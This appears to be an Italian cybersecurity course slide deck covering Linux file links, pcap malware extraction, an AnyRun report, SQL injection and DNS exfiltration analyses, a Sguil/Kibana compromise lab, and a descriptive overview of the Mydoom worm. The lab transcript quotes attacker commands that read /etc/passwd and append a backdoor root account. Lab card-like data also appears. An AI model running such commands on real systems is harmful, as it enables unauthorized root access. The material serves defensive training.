drwxr-xr-x  2 root   root    100 Feb  3 04:06 bsg
crw-----  1 root   root    10, 234 Feb  3 04:06 btrfs-control
drwxr-xr-x  3 root   root    60 Feb  3 04:06 bus
lrwxrwxrwx  1 root   root    3 Feb  3 04:06 cdrom -> sr0
drwxr-xr-x  2 root   root    2800 Feb  3 04:06 char
crw-----  1 root   root    5,  1 Feb  3 04:06 console
lrwxrwxrwx  1 root   root    11 Feb  3 04:06 core -> /proc/kcore
crw-----  1 root   root    10,  61 Feb  3 04:06 cpu_dma_latency
crw-----  1 root   root    10, 203 Feb  3 04:06 cuse
drwxr-xr-x  6 root   root    120 Feb  3 04:06 disk
drwxr-xr-x  3 root   root    80 Feb  3 04:06 dri
crw-rw----  1 root   video   29,  0 Feb  3 04:06 fb0
lrwxrwxrwx  1 root   root    13 Feb  3 04:06 fd -> /proc/self/fd
```






## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI



```
[analyst@secOps ~]$ echo "symbolic" >file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
```





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Ora andiamo ad usare il comando ln -s per creare un symboliclink al file1.txt e creare un hardlink al file2.txt ed andiamo a verificare.

```
[analyst@sec0ps ~]$ ln -s file1.txt filesymbolic
[analyst@sec0ps ~]$ ln file2.txt filehard
[analyst@sec0ps ~]$ ls -l
total 1212
drwxr-xr-x 2 analyst analyst    4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst    4096 Jan 28 10:26 Downloads
-rw-r--r-- 1 analyst analyst     9 Feb   3 08:34 file1.txt
-rw-r--r-- 2 analyst analyst     5 Feb   3 08:35 file2.txt
-rw-r--r-- 2 analyst analyst     5 Feb   3 08:35 filehard
lrwxrwxrwx 1 analyst analyst    9 Feb   3 08:37 filesymbolic -> file1.txt
-rw-r--r-- 1 root    root    1205131 Jan 31  05:48 httpdump.pcap
drwxr-xr-x 9 analyst analyst    4096 Jul 19  2018 lab.support.files
drwxr-xr-x 3 root    root    4096 Mar 26  2018 second-drive
```

Vediamo che il filesymbolic sia un collegamento appunto simbolico dalla l all'inizio della riga ed un puntatore ->.

Mentre il filehard è un file normale.





## NAVIGARE NEL FILESYSTEM LINUX E IMPOSTARE I PERMESSI

Ora cambiamo i nomi dei file originali usando il comando mv come di seguito ed andiamo a vedere che il filesymbolic ora è un collegamento non funzionante perché il nome del file a cui puntava è cambiato mentre il filehard è ancora funzionante in quanto punta al contenuto del file e non al suo nome.

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat filesymbolic
cat: filesymbolic: No such file or directory
[analyst@secOps ~]$ cat filehard
hard
```





## ESTRAZIONE ESEGUITIBILE DA FILE PCAP

Per svolgere questo esercizio è richiesto l'utilizzo della Cyberops Workstation, quindi la avviamo.

### **Analisi dei Log e del Traffico Catturato**

Si accede alla cartella contenente i file PCAP:

/home/analyst/lab.support.files/pcaps

Si verifica la presenza del file nimda.download.pcap con il comando ls -l.





## APERTURA DEL FILE PCAP IN WIRESHARK

Si avvia Wireshark e si apre il file nimda.download.pcap

I primi tre pacchetti mostrano la stretta di mano TCP (3-way handshake).  
Il quarto pacchetto contiene una richiesta GET HTTP per scaricare il file.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TStamp=4051211111111111
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TStamp=4051211111111111
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TStamp=4051203246 TSecr=30234
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /WS2.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=30208 Len=0 TStamp=3023496465 TSecr=4051203246



## RICOSTRUZIONE DELLA COMUNICAZIONE TCP

Con l'opzione Follow > TCP Stream, si analizza il flusso completo di dati scambiati. Si osservano caratteri incomprensibili perché il file è un eseguibile binario, con alcune stringhe leggibili che possono fornire informazioni utili. Si scopre che il file non è realmente il worm Nimda, ma cmd.exe di Windows.






## ESTRAZIONE DEL FILE SCARICATO DAL PCAP

Si individua il pacchetto con la richiesta GET del file W32.Nimda.Amm.exe.

Si esporta l'oggetto HTTP con File > Export Objects > HTTP.

Questo ci mostra i file scaricati con la richiesta GET (in questo caso abbiamo solo il file del malware).

Si usa il comando **file W32.Nimda.Amm.exe**, che conferma che è un eseguibile Windows PE32+ per architettura x86-64.



```
[analyst@secops ~]$ ls -l
total 356
drwxr-xr-x  2 analyst analyst  4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst analyst  4096 Jan 28 10:27 Downloads
drwxr-xr-x  9 analyst analyst  4096 Jul 19  2018 lab.support.files
drwxr-xr-x  2 analyst analyst  4096 Mar 21  2018 second_drive
|  |  |
| --- | --- |
| -rw-r--r--  1 analyst analyst 345088 Feb  4 04:07 W32.Nimda.Amm.exe | [analyst@secops ~]$ file W32.Nimda.Amm.exe |

W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```



## PROSSIMI PASSI NELL'ANALISI DEL MALWARE

- Esecuzione in un ambiente controllato (sandbox o VM) per analizzare il comportamento del malware.
- Monitoraggio delle attività del file: connessioni di rete, modifiche al sistema, interazioni con altre risorse.
- Verifica con strumenti online come VirusTotal, per ottenere un'analisi automatizzata e confrontare i risultati con database di minacce note.





HYDRA

BONUS 1

## ANALISI ANYRUN

### REPORT

Dall'analisi effettuata, l'utente ha scaricato ed eseguito due file .exe (Jvczfhe.exe e Muadrnd.exe) considerati infetti.

Entrambi i file hanno restituito un messaggio di errore che indicava che il file fosse corrotto o danneggiato, ma le attività rilevate in background dimostrano che qualcosa è comunque accaduto dietro le quinte.





## ANALISI ANYRUN

### COME I FILE HANNO AGITO SUL SISTEMA?

I file malevoli hanno generato processi sospetti, sfruttando il browser Firefox (firefox.exe) come copertura.

Questa tecnica è comunemente utilizzata dai malware per evitare il rilevamento e mascherare le loro attività sotto processi legittimi.

È stato osservato traffico di rete verso domini noti e legittimi, come ocsp.sectigo.com e detectportal.firefox.com, che normalmente sono usati per funzioni legittime ma il contesto in cui sono stati usati è anomalo, poiché le richieste sono state originate dai file malevoli e non da un utilizzo ordinario del browser.





## ANALISI ANYRUN

In aggiunta, è stata rilevata la presenza di .NET Reactor protector, un sistema di offuscamento spesso utilizzato dai malware per rendere più difficile la loro analisi. Ciò suggerisce che i file infetti fossero progettati per eludere i controlli di sicurezza e per eseguire attività come:

- Comunicazione con server remoti (probabilmente Command and Control).
- Eventuale esfiltrazione di dati o scaricamento di ulteriori payload malevoli.
- Modifica del sistema per garantirsi persistenza.

Il messaggio di errore mostrato all'utente è una nota tecnica ingannevole per far credere che i file fossero inutilizzabili, mentre in realtà il malware eseguiva le sue funzioni malevoli in background.





HYDRA

BONUS 1

## ANALISI ANYRUN

### AZIONI DA INTRAPRENDERE

- Isolare immediatamente il sistema dalla rete per impedire ulteriori comunicazioni con server remoti.
- Eseguire una scansione approfondita con strumenti anti-malware per identificare e rimuovere eventuali tracce del malware.
- Controllare i processi attivi e i file temporanei per rilevare modifiche sospette o non autorizzate.
- Considerare un ripristino del sistema se l'infezione è grave.





## ANALISI DATI HTTP E DNS

### INTRODUZIONE

Il presente report analizza due attacchi informatici rilevati nel mese di giugno 2020, sfruttando vulnerabilità nei protocolli HTTP e DNS. L'indagine, condotta attraverso Security Onion, Kibana e Zeek, ha identificato i seguenti incidenti:

- SQL Injection: accesso non autorizzato a dati sensibili tramite manipolazione di query SQL.
- DNS Exfiltration: sottrazione di informazioni attraverso richieste DNS mascherate.

L'obiettivo è fornire una valutazione dell'impatto, identificare le cause e proporre misure correttive per prevenire attacchi futuri.






## ATTACCO SQL INJECTION

### DESCRIZIONE DELL'INCIDENTE

L'analisi dei log ha evidenziato un tentativo di SQL Injection mirato all'estrazione di dati da un database contenente informazioni riservate.

Dati rilevati:

- IP sorgente: 209.165.200.227
- IP destinazione: 209.165.200.235
- Porta di comunicazione: 80
- Timestamp dell'attacco: 12 giugno 2020, 21:30:09





## ATTACCO SQL INJECTION

### VALUTAZIONE DELL'IMPATTO

Dati compromessi: numeri di carte di credito, codici di sicurezza (CCV), date di scadenza e credenziali utenti(username e password).

L'attacco ha consentito l'accesso non autorizzato a informazioni finanziarie sensibili, con il rischio di frodi finanziarie e violazione della normativa sulla protezione dei dati personali.

```
DST: 24
DST: <b>Username=</b>4444111122223333<br>
DST:
DST: 17
DST: <b>Password=</b>745<br>
DST:
DST: 22
DST: <b>Signature=</b>2012-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7746536337776330<br>
DST:
DST: 17
DST: <b>Password=</b>722<br>
DST:
DST: 22
DST: <b>Signature=</b>2015-04-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>8242325748474749<br>
DST:
DST: 17
DST: <b>Password=</b>461<br>
DST:
DST: 22
DST: <b>Signature=</b>2016-03-01<br><p>
DST:
DST: 24
DST: <b>Username=</b>7725653200487633<br>
DST:
DST: 17
DST: <b>Password=</b>230<br>
```





## ATTACCO SQL INJECTION

### CONTROMISURE

**Protezione delle query SQL:**

- Implementare prepared statements e query parametrizzate.
- Validare e sanificare tutti gli input utente.
- Utilizzare tecniche di escaping per caratteri speciali nelle query.

**Sicurezza delle applicazioni web:**

- Installare e configurare un Web Application Firewall (WAF).
- Eseguire penetration testing periodici.

**Monitoraggio e risposta:**

- Attivare alert su attività sospette nei log di accesso.
- Integrare strumenti di SIEM (Security Information and Event Management) per una risposta tempestiva.






## ATTACCO DNS EXFILTRATION

### DESCRIZIONE DELL'INCIDENTE

Sono state identificate richieste DNS anomale verso il dominio ns.example.com, distinte da sottodomini stranamente lunghi contenenti stringhe esadecimali.

### DATI RILEVATI:



### CONTENUTO DECODIFICATO

```
analyst@SecOnion: ~/Downloads
File Edit View Search Terminal Help
analyst@SecOnion:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
analyst@SecOnion:~$ cd Downloads
analyst@SecOnion:~/Downloads$ ls
DNS - Queries.csv
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@SecOnion:~/Downloads$
```



HYDRA

BONUS 2

## ATTACCO DNS EXFILTRATION

### VALUTAZIONE DELL'IMPATTO

Il rischio principale è la fuga di informazioni riservate senza rilevamento da parte dei tradizionali sistemi di sicurezza.

Ciò potrebbe portare a violazioni della privacy aziendale e perdita di proprietà intellettuale.





## ATTACCO DNS EXFILTRATION

### CONTROMISURE

**Monitoraggio del traffico DNS:**

- Implementare sistemi di rilevamento delle anomalie DNS.
- Limitare le richieste DNS ai soli server autorizzati.

**Filtraggio DNS avanzato:**

- Bloccare domini con pattern sospetti.
- Configurare liste di domini attendibili.

**Controllo dei dispositivi aziendali:**

- Eseguire analisi forense per identificare malware nei dispositivi compromessi.
- Applicare politiche di sicurezza più restrittive per gli endpoint.





HYDRA

BONUS 3

## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 1: RIVEDI GLI AVVISI IN SGUIL

Avviamo la macchina Security Onion ed apriamo Sguil ed andiamo ad esaminare tutti gli eventi in Event Message in particolare GPL ATTACK\_RESPONSE id check turned root.

Questo messaggio indica l'host 209.165.200.235 ha restituito l'accesso root a 209.165.201.17.

The screenshot shows the Sguil RealTime Events interface. The main pane displays a table of events with columns: ET, CNT, Source, Agent ID, Date/Time, Src IP, Src Port, Dst IP, Dst Port, Edges, ID, and Event Message. One event is highlighted in yellow, showing details like '17 secon... 5.234 2019-07-19 18:03:17 172.16.4.205 49249 185.243.115.84 80 6 ET POLICY Data POST to a...' and 'HTTP 114 secon... 5.251 2019-07-19 18:03:23 172.16.4.205 49255 31.7.62.214 443 6 ET POLICY HTTP traffic on...'. Below the table is a detailed packet analysis window for a selected event, showing IP Resolution, Agent Status, Snort Statistics, and System Log tabs. The System Log tab shows log entries such as '[OSSEC] File added to the s...', '[OSSEC] Integrity checksum...', '[OSSEC] New group added...', '[OSSEC] New user added to ...', and '[OSSEC] Unlisted ports stat...'. The bottom part of the window shows a hex dump of the selected packet.





## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 1

Premendo il tasto dx del mouse andiamo su Transcript ed andiamo a notare che l'attaccante proveniente da 209.165.201.17 ha ottenuto l'accesso root a 209.165.200.235. L'attaccante ha proceduto a esplorare il file system, ha copiato il file shadow e ha modificato /etc/shadow e /etc/passwd.

```
File
DST: msfadmin:x:1000:1000:msfadmin,...:/home/msfadmin:/bin/bash
DST: bind:x:105:113:/var/cache/bind:/bin/false
DST: postgres:x:108:117:PostgreSQL, administrator,...:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,...:/var/lib/mysql:/bin/false
DST: tomcat5:x:110:65534:/usr/share/tomcat5.5:/bin/false
DST: user:x:1001:1001 just a user,111...:/home/user:/bin/bash
DST: service:x:1002:1002...:/home/service:/bin/bash
DST: te
DST: info:x:112:120:morexsted:/bin/false
DST: netcat:x:113:65534:/var/run/inetd:/bin/false
DST: stat:x:114:65534:/var/lib/rfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,...:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
SRC:
SRC: exit
SRC:
```

Search Abort Debug Messages Close

209.165.201.17 and port 6200 and port 45415 and proto 6) or (vlan and host 209.165.200.235 and host 209.165.201.17 and port 6200 and port 45415 and proto 6)

Receiving raw file from sensor.

Finished.






## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 2: PASSAGGIO A WIRESHARK

Ora passiamo a Wireshark cliccando con il pulsante dx del mouse sull'ID avviso 5.1.





HYDRA

BONUS 3

# LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

PARTE 2

Ora andiamo a visualizzare i pacchetti TCP con pulsante dx del mouse e seguendo questo percorso Follow > TCP Stream

Il flusso TCP mostra la transazione tra l'attaccante visualizzato in testo rosso e il target in testo blu. Le informazioni dal flusso TCP sono le stesse della trascrizione. Il nome host del target è metasploitable e il suo indirizzo IP è 209.165.200.235, l'attaccante invia il comando whoami e gli mostra che ora ha privilegi di root ed è andato a leggere le info sull'account utente.



## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 3: PIVOT VERSO KIBANA

- Introduzione Durante un'analisi dei log di sicurezza, è stato rilevato un possibile accesso non autorizzato tramite il protocollo FTP. L'obiettivo di questa indagine è determinare se un file riservato sia stato sottratto e fornire raccomandazioni per prevenire ulteriori violazioni di sicurezza.
- Analisi degli Eventi L'indagine è stata condotta utilizzando strumenti di monitoraggio della sicurezza, tra cui Sguil e Kibana, per analizzare il traffico di rete e i log degli eventi. Di seguito sono riportati i passaggi eseguiti e i risultati ottenuti:  
È stato eseguito un Kibana IP Lookup per l'ID di allerta 5.1, identificando il traffico sospetto tra l'indirizzo IP sorgente 192.168.0.11:52776 e l'indirizzo IP di destinazione 209.165.200.235:21.





## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 3

Source IP	Count	Destination IP	Count
192.168.0.11	2	209.165.200.235	2

- L'analisi dei log ha mostrato due transazioni FTP, evidenziando che il file confidential.txt è stato trasferito.
- L'utente ha utilizzato le credenziali di accesso analyst / cyberops per accedere al server FTP.
- Dopo il trasferimento, il file è stato eliminato dal sistema di destinazione.

DST: 220 (vsFTPD 2.3.4)  
DST:  
SRC: USER analyst  
SRC:  
DST: 331 Please specify the password.  
DST:  
SRC: PASS cyberops  
SRC:





## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 3

Contenuto del File Compromesso Dall'analisi del traffico  
FTP conteneva le seguenti informazioni:

CONFIDENTIAL DOCUMENT

DO NOT SHARE

This document contains information  
about the last security breach.

Questo conferma che informazioni  
sensibili relative a una precedente  
violazione della sicurezza sono  
state sottratte.

Source	Count
HTTP	22
FTP_DATA	1

2.168.0.11:49817\_209.165.200.235.20-6-1465366079.pcap

Version: 2020-06-11T03:53:09.088773Z "hex": "FX1jVb3eSMAEiN16S2", "tx\_hosts": ["192.168.0.11"], "rx\_hosts": ["209.165.200.235"], "conn\_udts": [{"C2JvbMVV6Xg4ltb51"}], "source": "FTP\_DATA", "depth": 0, "analyzers": {"SHA1": "MD5"}, "name\_type": "hexplain", "duration": 0.0, "is\_cng": false, "seen\_bytes": 102, "missing\_bytes": 0, "overflow\_bytes": 0, "immediate": false}, "cursor": {"cursor\_name": "seconon-import", "timestamp": 2020-06-11 09:53:09, "sequence": 1}, "current": {"ip": "192.168.0.11", "port": 49817, "proto": "TCP"}, "fingerprint": "209.165.200.235:20-6-1465366079", "fingerprint\_hex": "e769c920b89566365379c91294d536b", "sha1": "7754acee03426161f8e63a10824ee11b390725"}, "C: CONFIDENTIAL DOCUMENT", "C: DO NOT SHARE", "C: This document contains information about the last security breach.", "C:





## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 3

Raccomandazioni per la Sicurezza Al fine di prevenire futuri accessi non autorizzati, si consiglia di adottare le seguenti misure:

- Cambio delle credenziali: La password dell'utente analyst deve essere immediatamente cambiata e rafforzata.
- Implementazione dell'autenticazione a due fattori (2FA): Per aumentare la sicurezza dell'accesso FTP.
- Monitoraggio del traffico di rete: Rafforzare il controllo sui protocolli FTP e limitare l'accesso agli utenti autorizzati





## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### PARTE 3

- Crittografia dei file sensibili: Implementare la crittografia per proteggere i file riservati da accessi non autorizzati.
- Politiche di accesso restrittive: Limitare l'accesso ai dati sensibili solo agli utenti strettamente autorizzati
- Audit periodico dei log di sicurezza: Controllare regolarmente i log di accesso per individuare eventuali attività sospette.





HYDRA

BONUS 3

## LAB - ISOLATE COMPROMISED HOST USING 5-TUPLE

### CONCLUSIONE

L'analisi ha confermato che un attacco informatico ha portato alla sottrazione di un file contenente informazioni riservate. Implementare le misure di sicurezza sopra descritte è fondamentale per prevenire future compromissioni e proteggere i dati aziendali.






HYDRA

EXTRA 1

## ANALISI DEL MALWARE WIN32.MYDOOM.A

### INTRODUZIONE

Win32.Mydoom.a è un worm di tipo mass-mailing che si è diffuso rapidamente attraverso la posta elettronica e le reti peer-to-peer (P2P). Progettato per massimizzare la sua capacità di propagazione, il malware sfrutta una struttura modulare che gli consente di eseguire una serie di azioni dannose, tra cui l'invio massivo di email infette, la raccolta di indirizzi email, l'attacco a specifici obiettivi tramite Denial of Service (DoS) e l'installazione di una backdoor per il controllo remoto.





## ANALISI DEL MALWARE WIN32.MYDOOM.A

### STRUTTURA E FUNZIONAMENTO

Win32.Mydoom.a si articola in diversi moduli che collaborano tra loro per assicurare l'efficacia delle sue operazioni.

Ogni modulo ha un ruolo specifico che contribuisce al comportamento complessivo del malware.



### FUNZIONALITÀ PRINCIPALE (MAIN.C)

Il modulo main.c funge da punto di ingresso principale per il malware. Questo modulo inizializza le varie componenti del worm, configurando l'ambiente di esecuzione e orchestrando le attività di propagazione e comunicazione. Main.c è responsabile dell'avvio delle routine di scansione del sistema, della gestione delle connessioni di rete e del controllo dei processi. Gestisce anche la creazione di thread per eseguire simultaneamente operazioni come l'invio di email, la scansione di file e la connessione ai server di comando e controllo (C2).



## ANALISI DEL MALWARE WIN32.MYDOOM.A

### GENERAZIONE DI EMAIL (MSG.C)

Il modulo msg.c crea email infette, con testi ingannevoli e allegati dannosi. Il malware seleziona casualmente il mittente per rendere il messaggio più credibile, falsificando indirizzi legittimi. Gli allegati, mascherati da documenti o file innocui, sono in realtà eseguibili dannosi codificati in Base64 per eludere i filtri di sicurezza. Questo modulo utilizza tecniche di offuscamento ROT13 per nascondere dettagli sensibili come i domini e le estensioni dei file.

### RACCOLTA DI INDIRIZZI EMAIL (SCAN.C)

Il modulo scan.c scansiona il sistema alla ricerca di file che potrebbero contenere indirizzi email, come documenti di testo, pagine web e database di posta elettronica. Questo processo consente al malware di espandere rapidamente la propria rete di contatti, aumentando l'efficacia della sua diffusione. La scansione include anche directory temporanee di Internet e la rubrica di Outlook (WAB).





## ANALISI DEL MALWARE WIN32.MYDOOM.A

### INVIO DELLE EMAIL INFETTE (XSMTP.C)

Il modulo xsmtcp.c gestisce la connessione diretta ai server SMTP per inviare le email dannose. Questo modulo è capace di risolvere i record DNS dei server di posta e tentare ripetutamente la connessione a diversi server per massimizzare le possibilità di consegna. Inoltre, può tentare di inviare email tramite i server SMTP configurati dall'utente, migliorando la velocità di propagazione.

### CREAZIONE DI ARCHIVI ZIP (ZIPSTORE.C)

Il modulo zipstore.c permette al malware di creare archivi ZIP contenenti i file infetti. Questi archivi vengono poi allegati alle email per mascherare ulteriormente la natura dannosa del contenuto e superare i controlli antivirus basati su firme. L'algoritmo di compressione ZIP include la manipolazione di intestazioni e checksum CRC32 per garantire l'integrità dei file.





## ANALISI DEL MALWARE WIN32.MYDOOM.A

### ATTACCHI DENIAL OF SERVICE (SCO.C)

Sco.c è responsabile di attacchi DoS contro specifici obiettivi, come il sito [www.sco.com](http://www.sco.com). Il malware genera numerose richieste simultanee per sovraccaricare il server bersaglio, utilizzando tecniche di offuscamento come la cifratura ROT13 per nascondere gli indirizzi target nel codice sorgente. Il modulo è progettato per mantenere un attacco costante, sfruttando connessioni multiple per massimizzare l'impatto.

### FUNZIONI DI SUPPORTO (LIB.C)

Il modulo lib.c fornisce una serie di funzioni di supporto, tra cui la generazione di numeri casuali, la gestione delle stringhe e la conversione di dati. Inoltre, implementa algoritmi di offuscamento come il ROT13 per mascherare informazioni sensibili nel codice. Include anche funzioni per la gestione delle date SMTP, la verifica della connettività Internet e la manipolazione di file di sistema.





## ANALISI DEL MALWARE WIN32.MYDOOM.A

### COMUNICAZIONE REMOTA (CLIENT.C)

Il modulo client.c consente al malware di stabilire connessioni con server remoti per il trasferimento di file eseguibili. Questo modulo è in grado di autenticarsi utilizzando specifici pacchetti di richiesta e può essere utilizzato per aggiornare o controllare il malware da remoto. Il modulo supporta il trasferimento binario e gestisce la connessione con un meccanismo di timeout per evitare rilevamenti.

### PROXY SOCKS4 (XPROXY.C)

Xproxy.c implementa un server proxy SOCKS4 che consente agli attaccanti di utilizzare il sistema infetto come punto di accesso per ulteriori attività malevole. Il proxy supporta anche la risoluzione di nomi host e può essere sfruttato per eseguire codice dannoso ricevuto tramite la rete. Questo modulo può essere utilizzato per mascherare il traffico di rete e facilitare attività di comando e controllo (C2).





HYDRA

EXTRA 1

## ANALISI DEL MALWARE WIN32.MYDOOM.A

### PULIZIA DI ESEGUITIBILI PE (CLEANPE.CPP)

Il modulo cleanpe.cpp viene utilizzato per modificare gli eseguibili PE (Portable Executable) rimuovendo informazioni superflue e alterando i timestamp per confondere le analisi forensi. Questo modulo sovrascrive parti del codice con zeri e reimposta le intestazioni per rendere più difficile il rilevamento da parte degli strumenti di sicurezza.





HYDRA

EXTRA 1

## ANALISI DEL MALWARE WIN32.MYDOOM.A

### TECNICHE DI EVASIONE E PERSISTENZA

Win32.Mydoom.a utilizza diverse tecniche per evitare il rilevamento e mantenere la persistenza nel sistema infetto. Tra queste vi sono l'offuscamento del codice con ROT13, la modifica del registro di Windows per garantire l'esecuzione automatica all'avvio del sistema e l'utilizzo di thread multipli per rendere più difficile la sua rimozione. Inoltre, sfrutta il proxy SOCKS4 per comunicazioni sicure e tecniche di antidebugging per ostacolare le analisi.





HYDRA

EXTRA 1

## ANALISI DEL MALWARE WIN32.MYDOOM.A

### COMPORTAMENTI MALEVOLI

Il malware mostra una serie di comportamenti dannosi, tra cui:

- Diffusione tramite email e P2P: sfrutta entrambe le vie per massimizzare la diffusione.
- Backdoor: consente il controllo remoto del sistema infetto.
- Attacchi DoS: mirati a specifici siti web.
- Furto di dati: raccoglie indirizzi email per ulteriori campagne di spam e phishing.
- Alterazione dei file di sistema: modifica file eseguibili per nascondere la sua presenza.





## ANALISI DEL MALWARE WIN32.MYDOOM.A

### CONCLUSIONI

